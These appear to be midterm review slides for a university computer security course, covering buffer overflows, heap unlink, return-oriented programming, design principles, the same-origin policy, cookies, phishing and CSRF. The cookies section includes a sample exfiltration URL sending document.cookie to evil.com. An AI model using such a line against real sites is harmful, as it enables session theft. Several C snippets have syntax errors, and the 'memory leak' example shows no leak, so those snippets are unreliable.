CSE 127 Midterm Review

Any questions on PA2?

Midterm Logistics

- Time : 05/05 -> 6:30 PM to 7:50 PM
- Number of questions : Around 10 questions
- Where is it available : Gradescope
- Question format : Multiple choice, short answer, long answer
- Open book
- Camera on
- Instructor and TAs will be available on Piazza for questions

Topics

Security Properties :

- Confidentiality
- Integrity
- Availability
- Privacy
- Authenticity

Buffer overflow :

- Stack
- Heap
- Valgrind
- Dangling Pointer
- Memory Leak

Memory Safety :

- Return oriented Programming
- Principles of secure system design
  - Least Privilege
  - Privilege separation
  - Complete mediation
  - Failsafe/closed
  - Defence-in-depth
  - Keep-it-simple

Web Model :

- Same origin Policy
- Cookies
- Document Object Model (DOM)

Web Attacks :

- Phishing
- Cross Site Request Forgery

Security Properties

Think about what assets are we trying to protect?

- Password (hashes): Secret code for authentication.
- Emails: System for sending and receiving messages electronically.
- Browsing history: Pages visited, useful for web marketing and forensics.

Security Properties

What properties are we trying to enforce? (CIA triad)

- Confidentiality: Protect sensitive and private information from unauthorized use.
- Integrity: Protect data from deletion or modification from any unauthorized party.
- Availability: Refers to the actual availability of information.
- Privacy: Protect sensitive information, such as personally identifiable information, etc.
- Authenticity: Proven fact that something is legitimate or real.

Buffer Overflows

- What is a buffer overflow?
- What assumptions do buffer overflows violate?
- Where do buffer overflows typically occur and why?
- What is the problem with gets() and strcpy() ?


Buffer overflows


What are different ways to exploit a buffer overflow?

- Format String vulnerabilities
- Heap vulnerabilities
- Integers

The Stack

- Stack
  - Local variables, function calls
- Heap
  - malloc, new, etc.
- Stack Frames
  - Each frame stores local vars and arguments to called functions
- Stack Pointer (%esp)
  - Points to the top of the stack
  - Grows down (High to low addrs)
- Frame Pointer (%ebp)
  - Points to the base of the caller's stack frame






to previous frame pointer
arguments
return address
stack frame pointer
local variables
to instruction that follows the call of this function


Heap Vulnerabilities

- Dynamically allocated memory in program
- Programmer is responsible for many of the details
  - Variable liveliness and validity
- Heap are kept in doubly-linked lists (bins)
- What happens to freed memory in the heap?
  - Double free and use after free



- Unlink operation to remove a chunk from the free list:

```
#define unlink(P, BK, FD)
{
    FD = P->fd;
    BK = P->bk;
    FD->bk = BK;
    BK->fd = FD;
}
```




Valgrind

Helps with memory debugging and memory leak problems.

The Valgrind tool suite provides a number of debugging and profiling tools that help you make your programs faster and more correct.

Dangling Pointers


Pointer Points to a location which no longer exists.



```
int main(){
 int *arr1 = malloc(sizeof(int));
  *arr1 = 2;
  printf(“%d/n”, *arr1)
  free(arr1);
  arr1 = NULL //Solution: Set to Null
  return 0;
}
```

Memory Leaks

Memory in heap that can no longer be accessed



```
int main(int argc, char *arg[]){
  int *arr1 = malloc(sizeof(int));
  *arr1 = 2;
  printf(“%d/n”, *arr1)
  free(arr1);//solution: free the memory or
deallocate the memory
  arr1 = NULL
  return 0;
}
```

Memory Safety

- Return Oriented Programming
- Principles of secure system design

Return Oriented Programming

- Why do we need return oriented programming? What does it help us do?
  - Perform exploits in the face of W^X (DEP)
- Make complex shellcode out of existing application code
  - Call these gadgets
  - Where can you find the gadgets?
    - From executable pages in memory (app code, libc, other libraries)
  - Where can you “stitch” these gadgets together?
    - Stack
  - What’s the prerequisite?
    - A memory bug
- How can we defend ROP?
  - Control Flow Integrity
  - Type-safe/memory-safe languages

Principles of secure system design

- Least Privilege
  - Faculty can only change grades for classes they teach
- Privilege separation
  - Multi-user operating system
- Complete mediation
  - Software fault isolation (SFI)
- Failsafe/closed
  - System call
- Defence-in-depth
- Keep-it-simple
  - Keeping the Trusted Computing Base (TCB) small and simple

Web Model

- Same-Origin Policy
- Cookies
- Document Object Model (DOM)

Same-Origin Policy

- Web security is built around Same-Origin Policy
  - Resources from the same origin are assumed to trust each other
- What's an origin?
  - <scheme, domain, port>
- Things from different origins shouldn't be able to see each other's properties
  - Cookies(use slightly different definition of origin)
  - DOM elements
  - Javascript
- Enforcement: Browser
  - Compromise the entire browser -> violate SOP

Cookies

- What are cookies?
    - Key/Value pairs associated with websites
    - Sent by browser when an HTTP request is made
- Websites use these to store state e.g logged-in state
    - Leaking these across websites is very bad!
- Leaking cookies:
    - Javascript running on page can access cookie!
        - Javascript runs with the privileges of the page
    - Can leak via HTTP request
        - http://evil.com/?cookies=document.cookie
    - Partial solutions: HttpOnly cookie
        - Cookie not exposed via Javascript

Document Object Model (DOM)

- Maps HTML elements to Javascript Objects
  - You can modify elements on page using Javascript
- Browsers create DOM by parsing HTML
  - Parsing is done very loosely
  - Some part of HTML might be controlled by users (HTML/Javascript injection)
  - Don’t hide secrets in HTML
- Memory bugs are not extinct
  - There are bugs in Javascript engines

Web Attacks

- Phishing
- Cross Site Request Forgery (CSRF)

Phishing


- Spear phishing: targeting a specific individual
- Whaling: targeting important people
- Smishing: using text messages or SMS
- Email phishing: targeting much larger population

Phishing Mitigations

- Education
  - Learn to recognize all the tell-tale signs
  - Always check suspicious emails
  - Use proper email security
- Use multifactor authentication (MFA)
- Consider advanced password solutions

Cross Site Request Forgery (CSRF)

- Attacker makes a request to another website
- Browser sends cookies along with request
  - What might attacker be able to do?



```
<html>
  <img src="https://bank.ch"</img>
</html>
```

Cross Site Request Forgery (CSRF) Defenses

- CSRF token
  - Random token that needs to be passed in requests
  - Attacker doesn't know token, so cannot make valid request
  - SOP prevents attacker from knowing token
- SameSite cookies
  - Strict: Browser will only sent SameSite cookies to requests that originate from same site
- Fetch Metadata
  - Gives the server metadata of the request sender

Good luck!